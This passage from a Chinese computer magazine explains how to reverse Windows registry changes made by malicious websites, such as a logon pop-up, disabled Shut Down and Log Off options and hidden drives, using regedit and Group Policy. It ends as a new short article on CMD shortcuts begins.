
6.总出现对话框，需点"确定"进入


最后一种问题，出现提示框后点击"确定"便可正常进入系统了，只是觉得有点烦。这个提示框是微软自带的一个功能，通过编辑注册表，输入内容，在每次开机进入系统时便会弹出这个提示框，以前我在自己的PC用过这个功能，比如我输入的信息为"诶？小子敢动我机子，信不信我打暴你眼镜？"，这样可以起一定的吓唬作用^_^，由于篇幅，我就不抓图了，直接给大家说方法吧，注册表：**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon**下，打开右边窗口的字符串值"LegalNoticeCaption"，如图17，在我画线的框内输入你想要的内容或者清除内容，输入的内容可以长达几百字呢。

关于强行修改系统设置的现象很常见，而恶意修改的地方也是五花八门。偶不可能面面俱到，只能说说一些常见的，而我们的破解利器仍然是它：regedit注册表编辑器。被攻击后，看图18：


可以看到开始菜单中少了很多选项了，其实注销我也是可以屏蔽掉的，只是为了好恢复才没这么做，屏蔽注销菜单：注册表，**HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer**，右边窗口DWORD="nologoff"。


当"关闭计算机"选项被恶意网站屏蔽后，即使调出任







务管理器也没有用的，如图19、图21，正常的样子应该是如图20、图22。









大家可以看到注销和关闭计算机的一些选项变为灰色不可用了。怎么办？打开注册表：HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer，DWORD=“noclose”，删除。

找回开始菜单中的“查找”采单：

注册表HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer下，DWORD=“nofind”，删除。


找回“我的文档”：注册表 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer，DWORD=“norecentdocsmenu”，删除。

恶意网站利用网页代码还可以通过修改注册表来隐藏你的磁盘驱动器。打开注册表来到：HCU\Software\Microsoft\windows\CurrentVersion\Policies\Explorer找到DWORD值“NoDrives”全部删除。之后再打开“我的电脑”，各个盘又回来了。

小技巧： 若隐藏C盘则新建一DWORD值，将其值设置为“4”，要隐藏D盘的话新建DWORD值“NoDrives”，设置它的值为“8”，隐藏E盘则把值改成“10”即可，隐藏A盘把值设置为“1”。大家可以自己试试改变不同的值来隐藏不同的驱动器，这里就不再一一叙述了。另外由于在相同路径下注册表不允许相同的值名称出现，所以你若要隐藏2个以上的驱动器，就将值设置为“FFFFFFFF”8个“F”，即将所有的盘都隐藏。

WINXP系统，可以用“组策略”来解除禁止。

打开组策略，“用户配置→管理模板→Windows组件→Windows资源管理器”，如图23。



双击“隐藏‘我的电脑’中的这些指定的驱动器”，打开如图24对话框，选择“已禁用（D）”，再单击“应用（A）”→“确定”，退出组策略。搞定~。


尾声

1．一些网站提供免费的IE修复，如3721，但是别太信任这些东东，有时它可能会使你更麻烦。

2．给系统装上正版杀毒软件，并常常在网上升级，作好防御工作。

3．不浏览来历不明的网站。

4．这篇文章中用到注册表的地方很多，大家没必要苦记



文章的烦琐键值，当遇到文章中所及的问题时再查阅本文也不迟，因为注册表的键值要真的一字不差的记下来是很艰难的，再说也没那个必要。

瞬间转移

——CMD下快速进入任意目录


TLT.Song

看X已7个月了，偶终于从对网络安全一窍不通的鸟蛋成长为一只菜鸟。今天，偶就把一个小技巧介绍给大家。

